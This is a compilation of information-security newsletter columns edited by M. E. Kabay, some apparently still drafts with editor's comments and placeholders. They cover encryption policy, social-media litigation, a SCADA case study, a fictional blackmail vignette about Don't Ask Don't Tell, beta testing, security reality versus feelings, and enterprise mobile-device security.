Beta testing is a rewarding experience, both for the testers involved and the company which receives invaluable feedback from real-world users. Manufacturers should recognize the drawbacks to using only internal resources for testing of new products and accept third-part BT as an essential step in the development of solid, bug-free products—hardware and software—and a good way of minimizing the likelihood of incidents like the infamous "Antennagate."

Tap Dancing Around the Fourth Amendment: Encryption for the Internet and for Telephony

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Professor Ric Steinberger, CISSP is one of the most frequent and highly respected instructors in the Norwich University Master of Science program in Information Assurance (MSIA).< http://infoassurance.norwich.edu >. He is also one of my favorite colleagues, with wide interests and a keen eye for interesting articles. He often shares his comments and insights and recently sent such an interesting spontaneous essay about current developments in encryption policy that I asked him to expand it for this column. Everything that follows is entirely his own work with minor edits.

* * *

"It's personal. It's private. And it's no one's business but yours. You may be planning a political campaign, discussing your taxes, or having a secret romance…. Whatever it is, you don't want your private electronic mail… [e-mail] or confidential documents read by anyone else." These words were first written by Phil Zimmerman< URL > almost 20 years ago (1991, revised in 1999). < http://bit.ly/6ENqgL >

In 1991, Zimmerman released Pretty Good Privacy (PGP) < URL > and made it available, including source code, by FTP, thus allowing virtually anyone with an Internet connection to download it. At that time, PGP (based on the RSA< URL > algorithm) was the first freely available public-key based encryption program< http://www.mekabay.com/overviews/using_pgp.ppt >. The net result was that the Internet and e-mail using public had a relatively easy means to use strong encryption to exchange messages that the US government could not read. Strong encryption was (and is) encryption that is essentially unbreakable by large governments employing professional cryptographers who have the world's most powerful supercomputers at their disposal.

The US government was not amused by PGP, to put it mildly. Zimmerman was accused of violating the Arms Export Control Act and its resultant US International Traffic in Arms Regulations (ITAR) because advanced cryptographic software was considered a munition. Open source cryptography supporters sometimes wore Tee shirts that sported a perl-based implementation of the RSA algorithm followed by the words, "This shirt is a munition". [Mich Kabay wrote an inflammatory article in *Network World* in 1993 lambasting the ITAR.< http://www.mekabay.com/infosecmgmt/itar_1993.pdf >] A three year investigation of Zimmerman followed and the government finally dropped its case in 1996.

Flash forward to our own time, and the same kinds of battles are being refought by the US and a number of foreign governments (e.g., India< http://nyti.ms/afwbuR > , UAE< http://nyti.ms/bKxDGn >, and Saudi Arabia< http://nyti.ms/9ZYSRl >). Now, it's not just e-mail that's being targeted. It's commercial mobile telephone networks (especially Blackberry, where the current design does not allow even RIM< URL >, the company that has developed Blackberry, to decrypt its users' voice communications). Also under government investigation is virtually every form of Internet-based communication, be it for business or personal use. Examples of applications and protocols now being examined by governments include VoIP<

Comment [MK1]: My Internet connection is down – I will hope that the mail gets through after I go to sleep. There were four links I could not check and I assigned the first three to these countries – please see if the links are the right ones for the specific nations. http://nyti.ms/9ZYSRl

URL > (e.g., Skype, Google Voice) and peer-to-peer chat environments< URL > (e.g., AIM, Yahoo! Messenger, IRC, Windows Live Messenger, and Facebook).

Writer _____ of the *New York Times* reported on September 27, 2010, "Essentially, officials want Congress to require all services that enable communications … to be technically capable of complying if served with a wiretap order. The mandate would include being able to intercept and unscramble encrypted messages." < http://nyti.ms/9ZYSRl >

While most people would agree that democratic governments have a right to detect and disrupt individuals engaged in dangerous conspiracies and to intercept and decrypt such groups' communications, there remain some serious problems with the above approach. The fundamental issue is that the government appears to believe that Internet and wireless digital communications are essentially just modern versions of a 1950s analog telephone call. And we all know that the FBI and police departments have been able to wiretap phone calls for almost as long as there have been telephones.

Right now, governments may be able to browbeat or legally require large telephone companies to implement technical controls that allow for the interception, and if necessary, decryption, of mobile phone calls. It has been alleged, but not proven, that the National Security Agency (NSA) < URL >, during the Bush administration, pressured several large US telephone companies to provide a means of tapping any phone call that traversed their networks.

It's not clear today whether RIM, which operates the Blackberry network, would alter its architecture (and possibly its phones) to allow some governments to tap the encrypted conversations and data streams of its customers. Nor is it clear how businesses would react to what could be construed as a serious attack on their security: if governments can tap, then possibly so could some unauthorized third parties.

Furthermore, it's virtually impossible, given the variety of existing peer-to-peer digital communication applications that support encryption, for any government to decrypt confidential user communications. There's too much open-source encryption software< URL > freely available to everyone to hope to stop encryption altogether.

It's even more challenging for governments: What about encrypted clouds< URL >, possibly hosted offshore? What about photographs or videos of encrypted text posted on photo sharing Web sites or YouTube? What about Steganography, where encrypted materials are embedded in the data stream of pictures or music? < URL > What about personal virtual private networks (VPNs)? < URL >

For better or for worse, we have irreversibly entered a new age. Governments are going to have to get used to viewing confidential communications either before they are encrypted or after they get decrypted – and with the legal cover of a warrant.

* * *

Ric Steinberger, CISSP, is…. (put in a nice juicy biographical paragraph with links and, if you wish, an e-mail address for reader comments).

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Tap Dancing Around the Fourth Amendment: Governments Pressuring Encryption Applications

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this pair of columns, Prof Ric Steinberger, CISSP of the Norwich University Master of Science program in Information Assurance (MSIA)< http://infoassurance.norwich.edu > reviewed arguments about encryption in the USA in the early 1990s. Today he looks at current pressures around the world being applied to encryption applications.

* * *

Writer Charlie Savage of the *New York Times* reported on September 27, 2010, "Essentially, officials want Congress to require all services that enable communications … to be technically capable of complying if served with a wiretap order. The mandate would include being able to intercept and unscramble encrypted messages." < http://nyti.ms/9ZYSRl >

While most people would agree that democratic governments have a right to detect and disrupt individuals engaged in dangerous conspiracies and to intercept and decrypt such groups' communications, there remain some serious problems with the above approach. The fundamental issue is that the government appears to believe that Internet and wireless digital communications are essentially just modern versions of a 1950s analog telephone call. And we all know that the FBI and police departments have been able to wiretap phone calls for almost as long as there have been telephones.

Right now, governments may be able to browbeat or legally require large telephone companies to implement technical controls that allow for the interception, and if necessary, decryption, of mobile phone calls. It has been alleged, but not proven, that the National Security Agency (NSA) < http://www.nsa.gov/ >, during the Bush administration, pressured several large US telephone companies to provide a means of tapping any phone call that traversed their networks.

It's not clear today whether RIM, which operates the Blackberry network, would alter its architecture (and possibly its phones) to allow some governments to tap the encrypted conversations and data streams of its customers. Nor is it clear how businesses would react to what could be construed as a serious attack on their security: if governments can tap, then possibly so could some unauthorized third parties.

Furthermore, it's virtually impossible, given the variety of existing peer-to-peer digital communication applications that support encryption, for any government to decrypt confidential user communications. There's too much open-source encryption software (e.g., OpenSSL < http://www.openssl.org >, OpenSsh < http://www.openssh.com/ >, and OpenPGP http://www.openpgp.org/ >) freely available to everyone to hope to stop encryption altogether.

It's even more challenging for governments: What about encrypted clouds< http://www.cloudsecurityalliance.org/ >, possibly hosted offshore? What about photographs or videos of encrypted text posted on photo sharing Web sites or YouTube? What about steganography, where encrypted materials are embedded in the data stream of pictures or music? < http://bit.ly/2Iwe6b > What about personal virtual private networks (VPNs)? <

http://bit.ly/Dzzst >

For better or for worse, we have irreversibly entered a new age. Governments are going to have to get used to viewing confidential communications either before they are encrypted or after they get decrypted – and with the legal cover of a warrant.

Products and Privacy:
Social Media are Changing the Litigation Game

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Karen L. Stevenson, Senior Counsel, in the complex litigation group at the law firm of Buchalter Nemer< http://www.buchalter.com > recently sent me an interesting contribution following up on the articles about social network sites published in this column. Today's column is entirely her work with minor edits and an addendum from Mich.

* * *

The popularity of social-networking sites such as Facebook< http://www.facebook.com/ >, Twitter< http://twitter.com/ >, MySpace< http://www.myspace.com/ >, and LinkedIn< http://www.linkedin.com/nhome/ > calls for a fresh look at consumer litigation and privacy issues related to social network postings. Is your organization ready?

Sites such as Facebook, Twitter and YouTube< http://www.youtube.com > are valuable marketing tools< http://www.brandweek.com/bw/content_display/news-and-features/direct/e3id9de17c1ffdb9551475a54dbf134f956 > Almost every major consumer product now invites customers to follow its product on Facebook or Twitter.< http://www.informationweek.com/news/software/web_services/showArticle.jhtml?articleID=226300075 > But this usage is a double-edged sword. When consumer complaints go viral, companies may find it hard to regain control of the message about their products.

A recent example illustrates the problem: In May 2010, spurred by a Facebook group< http://www.facebook.com/pages/RECALL-PAMPERS-DRY-MAX-DIAPERS/124714717540863? > of more than 10,000 members, a proposed national class action lawsuit was filed against Procter & Gamble (P&G) alleging that diapers made with the DryMax™ technology caused severe diaper rash, blisters and/or infections < http://www.reuters.com/article/idUSTRE64C4WO20100513?type=domesticNews >. In the past, government regulators might have received product complaints from consumers in ones or twos via snail mail or e-mail. Now, social networking sites amplify consumers' views on a given product by concentrating hundreds or even thousands of opinions in one place. Companies must be prepared to respond effectively when complaints go viral.

Another major challenge associated with social networking involves individual privacy. What's public? What's private? And what's discoverable in the social networking era? A recent decision, *Crispin v. Christian Audigier, Inc*., 2010 U.S. Dist. LEXIS 52832 (C.D. Cal. May 26, 2010) < http://www.law.com/jsp/lawtechnologynews/PubArticleLTN.jsp?id=1202472886599&How_Private_Is_Facebook_Under_the_SCA > explores new dimensions in this area. In *Crispin*, a case involving breach of contract and copyright infringement claims, Audigier served subpoenas to obtain Facebook and MySpace communications between Crispin and various third parties. Crispin moved to quash the subpoenas on the grounds, among others, that the *1986 Stored Communications Act* (SCA)< http://www.law.cornell.edu/uscode/18/2701.html > prohibited Facebook and MySpace, as Internet Service Providers (ISPs), from disclosing the requested

communications. A magistrate judge found that Facebook and MySpace were not subject to the SCA and ordered them to produce the required communications.

The district court reversed the magistrate's decision. After analyzing the specific functionalities of Facebook and MySpace, the district court held that the Facebook wall postings and MySpace messaging services were subject to the SCA and therefore private. The court noted that no prior court had addressed whether social networking sites fall within the SCA's privacy provisions. *Crispin* is the first, but likely not the last, court case to grapple with the issue.

The near-universal access to social-networking media requires that companies and their legal counsel be proactive in evaluating current policies and developing strategies that allow their company to take advantage of the benefits of social media, and effectively navigate the unique challenges that come with it.

[MK adds some practical advice:

- Convene a working group including legal counsel, marketing, personnel/human resources, information security and information technology representatives to create or review policy, procedures and emergency response relating to social networking issues.
- Define clear rules for employees detailing exactly what reference they may and may not make to employer-related information; stipulate whether they may mention that they are employed by the organization, whether they may use logos and trademarks owned by their employer, and whether they are responsible for monitoring the content of postings by non-employees on their social-networking sites that may affect their employer.
- Sketch out several plausible scenarios of increasing severity and work through the detailed responses that are appropriate in each case to minimize harm to the organization. Include considerations of personal communications, persuasion, legal pressures, and even law enforcement involvement depending on the details of the scenario. Challenge the team to think of alternatives to each scenario and work out different ways of responding.
- Provide awareness-raising and training for employees about appropriate, professional uses of social networking sites; include scenarios for role-playing and discussions.]

For more about employment policies and social networking, see

Boyle, E. A. & C. Rdzak (2009). "Social Networking 101: What Employers Should Know When Dealing With Employees' Social Networking Activity."

SCADA Security:
A Real-World Case Study (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two articles, friend and colleague Prof Michael Miora, CISSP-ISSMP, FBCI concludes his case study on the security of supervisory control and data acquisition (SCADA) systems. All of the following is entirely Miora's own work with minimal editing. I have added a few comments about the psychology of risk perception at the end of his contribution.

The Meaning

Having established the current security situation in the SCADA systems, we made a series of recommendations to close the gaps. Some of the recommendations were of the quick-win variety, giving vast improvement quickly and at low cost. Other recommendations were more complex and required time and effort for implementation. The clear message given in the report was that the water and power distribution networks owned and operated by this organization were vulnerable to serious service disruptions or degradations by moderately trained external personnel without access to internal networks or information.

The report also highlighted some major physical security issues. Even prior to 9/11, it was well recognized that a major issue for water distribution was public access to reservoirs and filtration systems. Our water distribution systems have been built over the last century and a half, mostly without regard to the threat of intentional contamination or other tampering. These systems were open to physical contamination.

Some Concluding Thoughts

Since 9/11, the focus on physical security has increased significantly. There are a variety of products available to help prevent intrusions onto active reservoirs and to monitor activity via video surveillance. Local authorities now routinely patrol reservoirs as well. The Environmental Protection Agency (EPA) has a Water and Wastewater Security Product Guide to help authorities find products that match security needs.< http://cfpub2.epa.gov/safewater/watersecurity/guide/ >.

To this day, many water distribution systems are still struggling with the physical security efforts. One such example is the city of Boulder, CO. "Boulder's supply of drinking water faces lingering vulnerabilities to terrorism and other acts of intentional contamination, seven years after a consultant recommended dozens of security upgrades, a recent city assessment concludes." Note that this is not the entity under discussion in this paper.< http://www.coloradodaily.com/ci_15527357#axzz0yxpBoY8b >

Where Are They Now?

In the decade since the initial assessment was performed, the organization we assessed has not conducted a re-assessment. There was at least one attempt, but the solicitation process bogged down in a deluge of needless bureaucracy and no contract was ever awarded. This writer wonders whether the threat continues to be mitigated as it was in the months following the initial

assessment, or if piecemeal system and operational modifications have eroded the good work the organization did when it received our initial assessment.

[Kabay comments: One wonders if management succumbed to the sense that absence of evidence of tampering equates to absence of vulnerabilities. In my experience as a consultant, I have regrettably run up against upper management who seem to believe that wishful thinking is a reasonable substitute for a global perspective on industry experience. If they, personally, have not (yet) been involved in a security debacle, they seem to believe that they and their organizations are immune to risks that have been documented in similarly placed organizations.

In the classic paper "Perception of Risk" [SCIENCE 236(4799):280-285 (17 April 1987)]< http://www.sciencemag.org/cgi/content/abstract/sci;236/4799/280 >, which is available free to members of the American Association of the Advancement of Science (AAAS) or for a modest fee, Paul Slovic (Professor of Psychology at University of Oregon) wrote that "In many cases, risk perceptions may form afterwards, as part of the ex post facto rationale for one's own behavior. …[P]eople, acting within social groups, downplay certain risks and emphasize others as a means of maintaining and controlling the group." Slovic continued, "….[L]aboratory research on basic perceptions and cognitions has shown that difficulties in understanding probabilistic processes, biased media coverage, misleading personal experiences, and the anxieties generated by life's gambles cause uncertainty to be denied, risks to be misjudged (sometimes overestimated and sometimes underestimated), and judgments of fact to be held with unwarranted confidence. Experts' judgments appear to be prone to many of the same biases as those of the general public, particularly when experts are forced to go beyond the limits of available data and rely on intuition…."

In other words, we humans are not very good at judging risks in complex systems.]

A Security Analysis of DADT: Prescription for Blackmail

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Many readers are no doubt aware of the recent back-and-forth legal decisions affecting the rights of lesbian, gay, bisexual and transgender (LGBT) military personnel in the US armed forces.< http://www.hrc.org/15008.htm > Although I am proud to be actively committed to LGBT equality in every aspect of life< http://www.mekabay.com/opinion/gay_pride.pdf > I don't want to talk about politics in today's column: I want to talk about the security implications of what I consider to be one of the stupidest personnel policies on the planet.

Let's see: how about we establish a policy that allows people with a specific predilection to work in our organization, but then also subject them to dismissal if they admit to their prediction? Sounds like a prescription for blackmail, doesn't it? Just think of how spies – national or industrial – could take advantage of such a policy to coerce their victims into collaboration against the interests of their employer – or of their nation.

A policy that lets people into an organization and then punishes them for letting their sexual identity become known opens the individuals to coercion and the organization to compromise. The problem in analyzing the situation is that homosexuality is such an emotionally-charged issue that many people cannot think, ah, straight about the implications. So let's shift the discussion to a completely neutral topic to get rid of heated emotions. Instead of talking about LGBT rights in the military, consider the following story I just made up and think about the implications of blackmail for any organization's security.

* * *

"Hey Sarge," said the snot-nosed recruit sitting at the scarred bar in the local watering hole. "C'mon o'er here for a minute," he slurred, motioning vaguely at a vacant, slightly tilted barstool next to him, a few feet from 15-year veteran Master-Sergeant Donald R. Witherspoon.

Master-Sergeant Witherspoon ("Spoon" to his buddies) was mildly surprised at the youngster's alcohol-induced nerve. Corporal Yabashnik had been nothing but trouble since his arrival in the platoon stationed at Syrtis Major. He seemed to be in the wrong career: he did everything at the lowest level of performance he could get away with. His hair was just at the limit of regulation length for Earthforce troops; he wore his breather askew; and he had been caught just last week putting his environmental suit on without going through the checklist -- and would have died if a buddy hadn't noticed that his air supply was good for only 30 minutes just before the platoon left on a six-hour drill at zero atmospheres.

Curious to know just how drunk this imbecile had gotten himself – and what kind of insubordination was going to land him in the brig this time – Spoon snarled, "Get your ass over here, soldier."

Yabashnik sidled clumsily over the intervening stools, nearly falling over at one point.

"Whaddya want, Yabashnik?"

The corporal looked unsteadily at Spoon, his unfocussed eyes moving a bit independently as his head wobbled slightly.

“Well, sarge,” he said indistinctly, “I think you’re going to stop hassling me from now on. You see, I know your secret.”

Spoon kept a straight face, but inwardly he could feel his guts tensing as if he were going into battle. Could it be that this jerk had actually discovered the closely-guarded secret that he and a few others in the unit had kept so quiet? The Don’t Ask Don’t Tell policy in Earthforce was under attack by a number of civil-liberties groups on Earth, but so far the situation was that anyone who wanted to stay in Earthforce on good terms had better shut up about their “deviant” tastes.

“Yep,” said Yabashnik, “you’re going to have to start being a lot nicer to me now. I saw you and that clerk at the Commissary last night and I know what you were doing.”

Spoon waited for it, not knowing exactly what he was going to do about this. And *that* was an unusual situation.

“Yes, sarge, unless you cut me some slack, I’m just gonna have to tell the major that you and that clerk were eating *chocolate* together.

Well, thought Spoon, there goes my career. Ever since the Church of Enlightened Dieting had achieved political power on Earth back in the 2240s, they had pushed their strict moral and religious injunctions against eating chocolate into the legal codes all over the planet – and Earthforce had not been immune. Eating chocolate – and even *liking* chocolate – was grounds for imprisonment in some jurisdictions; in Earthforce, letting anyone know that you liked chocolate, whether or not you ate any, was grounds for possible dismissal – and with a dishonorable discharge to boot.

The pity was that there were many servicemen and servicewomen in Earthforce who liked chocolate and were exemplary, dedicated members of the military, sworn to uphold what liberties and freedoms were left on the home planet and in the colonies. But they were constantly subject to the danger of blackmail: one jerk who happened to notice the exchange of an illicit chocolate kiss could ruin the career of a dedicated veteran after decades of service.

“Don’t ask, don’t tell? What an incredibly stupid idea,” thought Spoon, just before his right fist smashed Yabashnik firmly in the face and he turned with resignation to face the military police heading for him from the corner of the bar. Spoon took his sidearm from his holster and presented it politely to the statuesque MP before she could ask for it.

It had been a nice career while it lasted.

Use Beta Testing to Avoid Product Crashes

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Akhan Almagambetov was one of the best students I've had at Norwich University; he is now pursuing his PhD at Syracuse University. Recently he sent me what he considered a draft of an idea for an article; instead, with a couple of tweaks, it was ready for publication. Everything that follows is Akhan's own work with minor edits.

* * *

Thinking back to Apple's "Antennagate"< http://www.networkworld.com/news/2010/071910-the-iphone-4-antenna-gate.html > problem of earlier this summer, I kept contemplating as to why one of the most powerful computer equipment companies—Apple—failed to see the things wrong with iPhone 4's antenna before the public did. Numerous sources told me one thing: Apple does very limited outside beta testing of their new hardware solutions.

Beta testing (BT) is the second step in product development testing (which comes after the product has been internally tested, via a process commonly referred to as *alpha testing*). This step usually involves a limited audience of potential consumers, most of whom are outsiders and who have signed a non-disclosure agreement (NDA) with the company. These tests are usually administered by the manufacturers themselves, through custom-built BT portals (such as NETGEAR< https://www.beta.netgear.com/login.html > or a beta test administrator, such as Centercode< http://www.centercode.com >.

In the industry, Centercode is regarded as one of the best beta test companies in existence today. With over eight years of experience, they have a number of solutions—ranging from custom-designed BT portals to managed betas—to get you on your way to building a better, more robust product. If you choose to have Centercode administer your beta test, rest assured that you're going to get an overwhelming number of problem reports and feedback in the shortest time possible: Centercode specifically matches the best beta testers from its extensive pool of over 45,000 candidates to your specific beta.

From a tester's perspective, all beta tests generally run for about 2-3 weeks (and sometimes longer, depending on the requirements set forth by the customer). Once you've updated your profile in Centercode's system, you are periodically matched to hardware (or software) betas and are notified of it via e-mail. Once you apply for a particular beta, it takes about a week to see whether you're accepted into it (or are rejected, in which case you get no notification). If accepted, you are required to verify your shipping information and agree to the NDA. Once you've done all of the above, the product usually arrives the next day via an overnight shipment—you are on your way to making some company's product even better. As an incentive, you usually receive some sort of compensation later on, be it monetary or material in nature (usually it's the latter, in the form of a retail version of the product you've tested).

Beta testing is a rewarding experience, both for the testers involved, as well as for the company which receives invaluable feedback that would otherwise be overlooked. Soon, manufacturers will realize the drawbacks to using only internal resources for testing of new products. BT is essential to the development of solid, bug-free products—be it hardware or software—and a

surefire way of minimizing incidents like the infamous “Antennagate”.

[Disclosure: Akhan has been involved with Centercode solely as a beta tester.]

Security Reality Versus Feelings:
Steinberger on Schneier:

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Friend and colleague Professor Ric Steinberger, CISSP< http://www.linkedin.com/pub/ric-steinberger/15/677/106 > is back today with an interesting analysis of a security lecture he watched recently. What follows is Ric's work with minor edits.

* * *

Bruce Schneier< http://www.schneier.com/about.html > recently presented an excellent brief lecture< http://www.youtube.com/watch?v=CGd_M_CpeDI > as part of the TED series< http://www.ted.com/ >. One of his core ideas is that there are two basic ways we think about security: *reality* and *feeling*. Reality refers to what we objectively know about the risks of a particular activity (e.g., flying on a commercial aircraft). Feeling refers to how we feel about that activity (e.g., how worried we are that the plane could crash, be shot down or hijacked).

Schneier points out that as long as our feelings about security closely reflect the underlying security reality, then we are able to make reasonable judgments and enact appropriate policies. He's speaking mostly about events of significant national concern (e.g., air travel, threats of terrorism, poisoning of municipal water supplies, swine flu [H1N1]). A phrase he has popularized is, "security theater." This would be what happens when security policies are developed based far more on the public's perception, i.e., feelings, about security than on the actual risks. A good example of security theater is the occasional presence of armed National Guard troops at the nation's airports.< http://www.mekabay.com/opinion/airport_safety.pdf > The reality is that such a display does little to deter any actual terrorists, but it seems to reassure the public that their government is "concerned" and "responsive".

Consider the following possibilities, where qualitative known risk (risk reality), and qualitative sense of risk (feelings), both vary from low to high:

Case	Reality	Feelings	Resulting Policies
1	Low	Low	Appropriate
2	High	High	Appropriate
3	Low	High	Paranoid
4	High	Low	Delusional

In cases 1 and 2, there's a good chance that because feelings reflect reality, the resulting security policies will be appropriate, accepted and to a large extent, followed:

- In case 1 (low risk), this means that the policy requirements are modest and the effects on people are tolerable.
- In case 2 (high risk), people understand the existence of serious risks, and the resulting strict policy is understood and accepted.

Things aren't so rational in the other two cases:

- In case 3, we have a kind of *paranoia*: The risk is objectively low, but the public's (or the organization's) assessment of risk is (wrongly) high. Example: In the summer of 1975, the movie ***Jaws***< http://www.imdb.com/title/tt0073195/ > is released. Beachgoers across the country are afraid to go in the water.< http://phobias.about.com/od/introductiontophobias/a/jawsmovie.htm > The public has persuaded itself that everyone in the ocean is at serious risk, even though there were no more shark attacks than before the movie's release.
- In case 4, we have a kind of *delusion*: There is a very real, high level of serious risk, but it goes largely ignored because almost no one affected believes it. Example: Text messaging while driving< http://www.networkworld.com/newsletters/sec/2010/030110sec1.html > – there's a documented greater risk of serious accident when texting while driving, but large numbers of people continue to do so, falsely believing that the risk of their being involved in an accident is low.< http://www.networkworld.com/newsletters/sec/2010/030110sec2.html >

Problems occur whenever security reality and security feelings are not closely aligned. This can happen both at the national level and within commercial organizations. Consider a common case: The information assurance (IA) staff have concluded that certain risks are medium to high and have proposed policy changes and/or infrastructure changes to address them. Changing policy or procuring or upgrading infrastructure generally costs money and requires resources. Senior management may not be convinced this is necessary: their feeling is that the described risks are low. A disconnect has occurred.

What can IA staff do when this happens?

The first step is to recognize what may be going on: *We* think there's a medium to high level risk, and *they* don't agree. Before moving on to what step two might be, IA needs to break out of the we/they framework and realize that everyone is on the same team, even though everyone doesn't always agree on what the next play should be. So let's assume that this conceptual block is overcome: IA updates its presentation and its language and management agrees with the risk evaluation.

Step two is to recheck the risk assessment. If IA is going to promote its views as reality, there better be some objective basis. Has a third party assessment been performed? Has internal and/or external audit weighed in? Has the human resources group been consulted? Has the legal department been asked about the relevant regulations? Have prior security incidents been thoroughly understood? Has a more quantitative approach to risk assessment been considered? Do other companies in the same industry also assess the risk as medium to high?

Steps one and two are normally performed by IA staff, led by the Chief Information Security Officer (CISO) or nearest equivalent.

Step three concerns dealing with senior management feelings by getting answers to these questions:

- Case A: Is the lack of positive response by management based on known lack of resources, primarily money? Or
- Case B: Is it based on a genuine lack of understanding of the underlying objective risks?

In case A, it may be that the best IA can hope for is a recognition by management that when the

financial condition improves, the organization will be better prepared to go forward with the security recommendations. The security group should come up with the best and most affordable interim plan possible.

In case B, IA attempts to change management's perceptions (feelings) about security risks – one of the hardest tasks that a CISO faces. It requires patience, perseverance, understanding, a willingness to use management's language (e.g., *assets*, *brand*, *compliance*) instead of security language (e.g., *denial of service*, *firewall*, *zombie*), and the ability to cultivate alliances and even call in favors. There's obviously no guarantee of success, but by understanding the relationship between security reality and security feelings, IA staff can better assess the nature of the conflicts they face as they work to improve their organization's information assurance posture.

[MK adds: in the area of social psychology involving studies of understanding (*cognition*), we refer to *feelings* as *beliefs* and *affect*. For more about social cognition, see the chapter on "Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy"< http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > from the *Computer Security Handbook*, Fifth Edition.< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ >.]

Mobile Management & Security:
Star Wares

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Rob Smith is Chief Technology Officer of Mobile Application Development Partners (M.A.D.) LLC and at MSS Managed Security Services GmbH < http://www.mssgmbh.com/ >. He has been working on mobile-device security for a long time and contributes a two-part essay with a review of the problem in this part and some practical advice in the second part. Everything that follows is Mr Smith's own work with minor edits.

* * *

A long time ago in an enterprise far, far away< http://www.imdb.com/title/tt0076759/ > mobile devices were secure. Enterprises had limited mobile solutions; RIM BlackBerries< http://www.networkworld.com/community/node/35481 > and Palm Treos< http://www.networkworld.com/supp/2006/summerguide/071706-survival-treo700p.html > were your options. The BlackBerry, for example, thrived in the enterprise space because they were designed from the ground up to fill the needs of an enterprise. They provided a secure design, allowed administrators to control details about the device, and they were easy to manage. They were designed as a business device and therefore IT management learned to either accept or mitigate the risks by creating custom corporate policies to ensure compliance.

Enter Apple. Apple invested hundreds of millions of dollars in the design and user experience of the iPhone< http://www.networkworld.com/columnists/2008/071608-cool-tools.html >. Whereas the BlackBerry was focused on being a business device, the iPhone was designed to be cool, sexy, easy to use, and to provide the user with access to thousands of applications. Because these devices were designed primarily to appeal to the consumer, enterprise level security was not a primary focus. Suddenly, everyone wanted one< http://www.networkworld.com/news/2010/061810-iphone-sales-forecast-to-hit.html >. From the executive level down, demand in the corporate world to support them became unbearable until IT had no choice but to surrender and let a few of them run wild on their network. Exposure and risk were limited, as they were dealing with only a handful of devices – at first. That was until the second wave, when the devices could strike back< http://www.imdb.com/title/tt0080684/ >.

Welcome to 2010 – never mind that, welcome to 2011 pretty soon. These may not be the Droids you remember< http://www.cinematicwallpaper.com/movie-pictures/wallpapers/Star-Wars-wallpaper/star_wars_droids.jpg >, but they are the ones you have to live with. And now it is not just iPhones and Droids< http://edge.networkworld.com/news/2010/100610-motorola-launches-droid-pro-in.html >, but it is also iPads< http://www.networkworld.com/news/2010/040110-ipad-reviews-the-good-bad.html >. On Apple's most recent earnings call it was announced that 2/3rds of all Fortune 100 companies are deploying or piloting the iPad< URL >. Odds are that if you don't have an iPad already running rampant on your network, it soon will be. How does that custom policy document you created for BlackBerries apply to iPads?

In the second of these two installments, Rob Smith continues this discussion with some practical advice.

Mobile Management & Security: Significant Distinctions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this two-part commentary, Rob Smith, Chief Technology Officer of Mobile Application Development Partners (M.A.D.) LLC and at MSS Managed Security Services GmbH < http://www.mssgmbh.com/ >, began with a review of the security-management problems caused by the proliferation of smart portable devices in the workplace. In this part, he offers practical advice for balancing utility and risk. Everything that follows is Mr Smith's own work with minor edits.

* * *

So what do we do? How can we protect our resources yet still enable business and stay compliant? Well if you like hanging out at a place called jail< http://www.pcworld.com/article/202441/5_reasons_to_jailbreak_your_iphone_and_5_reasons_not.html >, do nothing. But as most of us would prefer a life outside of prison, you need to not just manage but secure these devices. But how can we do that?

The obvious route to securing these devices is to do what we have done all along. Install software similar to traditional desktop anti-virus and security software and let them run in the background, constantly watching for threats.

Sound good? Well, no, it doesn't.

Even if the idea of constantly updating your mobile workforce with signature updates to protect against the newest threats while sucking battery life seems like a good idea at first, it is technically not impossible right now as you need to be able to do true multi-tasking to enable this.

iDevices (iPads, iPod Touches, and iPhones) do not actually perform true multi-tasking. But didn't Steve Jobs tell me they did< URL >? In some cases, yes they do. All Apple Apps for example can run constantly at any time. However, for the average developer there is no way to enable an application to always be on and always watching your device. Only a single non-Apple application can be active at any given moment. The rest of them are frozen like a Star Wars DVD when you hit the pause button on your DVD player. There are a few exceptions< URL > to this rule but none that allows an application to watch what another one is doing.

Droid is even worse. Multi-tasking is possible, but all applications are created equal. This means that everyone can talk at once but no one can control what the others are doing, making it impossible for security software to protect you.

Enter phone-management software. At last count, at least 30 different vendors provide products all essentially doing the same thing. < URL > Most are offering you the perception of control without actually giving it to you. The reason; these management tools are an extension of Microsoft's ActiveSync< http://www.microsoft.com/windowsphone/en-

us/howto/wp6/sync/installing-activesync.aspx > for Windows XP or Windows Mobile Device Cednter < http://www.microsoft.com/windowsphone/en-us/howto/wp6/sync/installing-wmdc.aspx > for Vista and Window 7; and on the Apple side, they are similar to the iPhone Configuration Utility< http://www.apple.com/support/ipad/enterprise/ >. They enable such features as remote wipe and enforce a password on the device. All are very useful tools. Some even developed their own sandbox where you can surf securely. However, once you close the sandbox, you are not protected. This is simply not good enough as you must protect the entire beachhead and not just a small sandbox.

Put your device to the porn test. Can I surf porn on the device in the office? If the answer is yes, you have just exposed yourself to a potential lawsuit for creating a hostile workplace or for sexual harassment< http://jshinn.wordpress.com/2010/03/15/employer-liability-for-employees-internet-misconduct-or-when-surfing-the-web-can-wipe-out-your-business/ >. You now have also made your company lose its PCI< https://www.pcisecuritystandards.org/ > or HIPAA< http://www.hhs.gov/ocr/privacy/ > compliance: both require content filtering as a key requirement for compliance.

